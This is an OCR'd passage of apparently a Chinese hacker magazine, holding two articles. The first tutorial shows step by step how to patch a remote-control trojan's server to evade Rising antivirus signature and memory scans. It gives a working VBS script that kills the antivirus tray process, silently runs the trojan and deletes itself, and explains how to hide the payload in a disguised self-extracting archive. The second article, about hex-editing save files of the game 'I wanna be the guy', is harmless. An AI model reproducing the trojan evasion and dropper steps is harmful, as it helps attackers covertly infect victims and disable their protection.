


图4

使用OD载入服务端的源文件，按Ctrl+G在弹出的对话框里输入特征码的地址00499848，点确定后来到了特征码处，不用管这句指令是什么意思，直接使用跳转法修改特征码。不过小菜们千万不要只修改这一句，Mycll定位出的是特征码大概的位置，所以我们把这句代码和下一行共两句都修改了。先把这两行代码复制到一个文档里，然后在代码上点右键，选择二进制，然后选择使用NOP填充（指令NOP就是什么都不做）。向下寻找一个足够大的00区，我寻找的是00499DE4，点右键选择汇编，写入刚才复制下来的那两行代码，最后再接一句“JMP 00499851”，这句的意思就是跳转到地址00499851继续执行，地址00499851也就是刚才两行特征码的下一行，跳过去是为了让程序能够继续执行，要不然程序会在00499DE4上执行完我们移动后的两句指令后继续向下执行，从而使程序发生错误。为了让程序能够执行这两句代码，我们还要回到00499848，写入一句“JMP 00499DE4”，修改完成后如图5，图6所示。点右键，选择复制到可执行文件，所有修改。在弹出的对话框里点全部复制，选择一个地方将修改完的文件保存一下，现在瑞星也不查杀了。

00499846	.	33F6	xor	esi, esi
00499848	.	E9 97050000	jmp	00499DE4
0049984D		90	nop	
0049984E		90	nop	
0049984F		90	nop	
00499850		90	nop	
00499851		90	nop	
00499852	>	85F6	test	esi, esi

图5

00499DE4	>	837D 08 00	cmp	dword ptr [ebp+8], 0
00499DE8	.^	0F85 E9FAFFFI	jnz	004998D7
00499DEE	.^	E9 5FFAFFFF	jmp	00499852

图6

不过现在只是文件的表面不被查杀了，载入到内存后还不知道如何呢。使用OD载入刚才免杀的服务端源文件，使用瑞星内存扫描，发现被查杀。我们这次使用OD定位法来定位特征码，在OD中从程序代码的最上行向下一部分一部分的用NOP填充掉（选中指令后，点右键，选择用NOP填充），第一次多填点，不要关闭OD，然后使用瑞星内存查杀，直到添到某个地方，瑞星内存查杀不报毒了，那么就说明那一部分里包含有内存特征码，再一点一点的填充那一部分直到定位出某一句被查杀的指令为止。我定位出的内存地址是00405DDD，在OD中一看，发现是个字符，如图7。使用OC将内存地址转化为文

件偏移为000051DD，使用C32ASM载人后来到文件偏移000051DD处，发现是字符Soft中小写的字符o，直接更改为大写的O，进行保存，然后使用OD载人，内存查杀通过了。




图7

使用免杀后的服务端源文件生成一个客户端，运行看看是否能成功上线，瑞星的主动防御没有反应，到是瑞星卡卡弹出了一个提示，如图8，相信看到这个对话框，一般人都会选择拒绝本次操作吧。可是这样的话，我们的木马安装就会失败，也就上不了线了，那怎么办呢？我突然想到了以前过安全软件的招术－－结束进程。但是就算能够结束的话，屏幕右下角的卡卡图标没有了也会让人起疑心的。可是经过我的测试，卡卡的进程结束了，只要鼠标的焦点不在卡卡的小图标上，卡卡的小图标就不会消失。这可太好了，马上编写了一个VBS脚本，先结束卡卡的进程，再运行木马：

```
strComputer="."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set colProcessList=objWMIService.ExecQuery ("select * from Win32_Process where Name='rstray.exe' ")  结束卡卡的进程
For Each objProcess in colProcessList
objProcess.Terminate()
Next
Dim WSHShell,fso,obj
Set WshShell=WScript.CreateObject("WScript.Shell")
Return=WshShell.Run("abc.exe",0,true)  运行木马，这个abc.exe要和你木马的文件名一样
WScript.Sleep(10000)  等待10S钟，使木马安装完成
Set WshShell=Nothing
set fso=createobject("scripting.filesystemobject")
fso.deleteFile "abc.exe"  删除木马文件，abc.exe是马的文件名
fso.deleteFile "abc.vbs"    删除VBS脚本文件，abc.vbs是你这个VBS文件的名字
```

将以上些内容（除中文注释部分）保存到一个文档里，将文档改名为脚本里所写的对应的文件名，我的也就是abc.vbs。接下来做个自解压文件，将木马和VBS文件全选中，点右键，选择“添加到压缩文件(A)..”，在常规选项里选中创建自解压格式压缩文件(X)，在高级选项里点“自解压选项(X)..”，在常规里写上文件自解压的路径，这里我写的是C:\，也就是运行自解压文件后木马和VBS文件释放到C盘。解压后运行里填上VBS的文件名，模式下选中“全部隐藏(H)”和“覆盖所有文件(L)”，确定压缩后就行了。不过这还没有完，在我们制作的自解压文件上点右键，你会发现有使用RAR解压的字眼，明眼的人一看这个文件就有问题，不过没有关系，早就有伪装的方法了。使用C32ASM载入我们的自解压文件，以十六进制搜索807A0161，如图9，将搜索到的61改为51，再搜索十六进制的526172211A07，将其中的61也改为51，保存一下，现在点右键，没有用RAR解压的选项了吧！




图8




图9

如果你喜欢的话，再更换个图标或加个压缩壳压一下体积也行。运行一下，正常上线，瑞星监控全开时没有任何提示，过瑞星成功了！

其实更改特征码免杀也不止跳转法这一种方法，也可以将几句相邻的代码相互换位置，我将落雪的特征码地址00499846和00499848这两句代码互换了一下，生成的服务端倒是免杀了，可我测试时却发现不稳定，不定什么时候肉鸡就会掉线，不一会儿还会再上，也不知道是什么原因。文章就写到这里了，祝小菜们早日高飞，X越办越好！

（文章中涉及到的落雪远程控制协助系统1.6共享版、杀进程运行文件.vbs、PEID、Mycll、OD以及制作好的录像文件已经收录在光盘中）

对BT游戏“I wanna be the guy”的研究

风逝水

文章难易度：★★★
文章阅读点：利用winhex修改游戏存档信息进入任意关卡

相信看了上期杂志（2008年第10期）的读者都会被光盘中所提供的那个I wanna be the guy的游戏弄的郁闷了吧，当我初次玩这个游戏的时候，只能用两个字形容“抓狂”－_－！记得以前玩过一个叫做“猫里奥”的游戏（网络流传的官方地址是http://www.zuiguanfang.com/browse/siteinfo.asp?id=36703911，大家可以下载试玩一下），是将经典的超级玛丽那款游戏恶搞版，同样令人无法忍受，但是和I wanna be the guy比起来，我才明白什么叫小巫见大巫，I wanna be the guy实在是非常非常非常……使用多少个非常都无法掩盖我心中的愤怒，只能说，太BT了！

但是身为叉子的我们，怎么能被游戏击倒呢，我在万分无语的状态下，点开了游戏的文件夹，突然发现了“SAVE”这个文件夹，我当时的心情就好像魔兽争霸里知道了whosyourdaddy一般，感觉这个游戏就要被我征服了。

打开save文件夹，里面会有名为game1.sav的存档文件和save1.bmp图像文件，如果里面什么都没有，那是因为还没有进入游戏存档，游戏一共有三个档，对应的是game2，game3的名字，在游戏进入的时候就可以存档了，如图1。那个save1.bmp是游戏在读取的时候显示的存档画面，关键的是game1.sav。

拿出工具WinHex，这个工具相信叉子们都很熟悉了，是十六进制编辑工具，打开game1.sav，出现了一屏幕的数字，大家不要慌，里面有部分是重要的，比如说0000021C，如果改成11，那么游戏中的save按钮就会消失了，那么玩家就不能进行存档了。00000096是小人出现在画面的横向坐标，000000A6是小人的

纵向坐标，而在这个游戏中，其实画面是固定的，也可以说整个游戏的总图是一个矩形，当你的坐标改变以后，就会出现在不同的地方，比如NEW　game出现时，画面如图1，数据如图2所示，但是当你改动了数据如图3，画面也就会变成如图4所示，我只是改动了高度的数据，那么小人就从刚才的画面落下了2个位置，到了图1下面的一个画面。也就是说，如果你足够有耐心，就可以慢慢改动数据，那么小人就会出现在不同的场景，也就不需要一个个痛苦的玩了。在改动数据后，回到游戏中，单击“R”键就可以自动读取你改动后的存档，小人随心所欲，运动于游戏的任意角落。




图1

```
00000090  00 00 00 00 00 1E 0A 00
000000A0  00 00 00 00 00 11 05 00
```

图2

```
00000090  00 00 00 00 00 1E 0A 00
000000A0  00 00 00 00 00 11 07 00
```

图3




图4

在上期光盘中，还提供了一个牛人的通关视频，其实那个人根本没有玩通整个游戏，游戏中一共有6个BOSS，视频中有街霸中的那个BOSS，和类似魂斗罗的BOSS，后面还应该有德古拉（恶魔城BOSS），库巴（超级玛丽BOSS），一个拳击手（不知道是什么FC游戏的BOSS，如图5），一条龙（一个FC游戏的BOSS，如图6），主角的父亲，如图7，一个飞机上面的战场（也是超级玛丽中的场景，如图8）。




图5



图6




图7




图8

但是叉子们这次不用自己饱受痛苦和折磨的来玩通关了，我已经将通关的存档修改出来（在附件中，名为game3.sav），大家放到游戏的save文件夹中，就可以读取了，自由选择自己喜欢的BOSS吧，如图9。

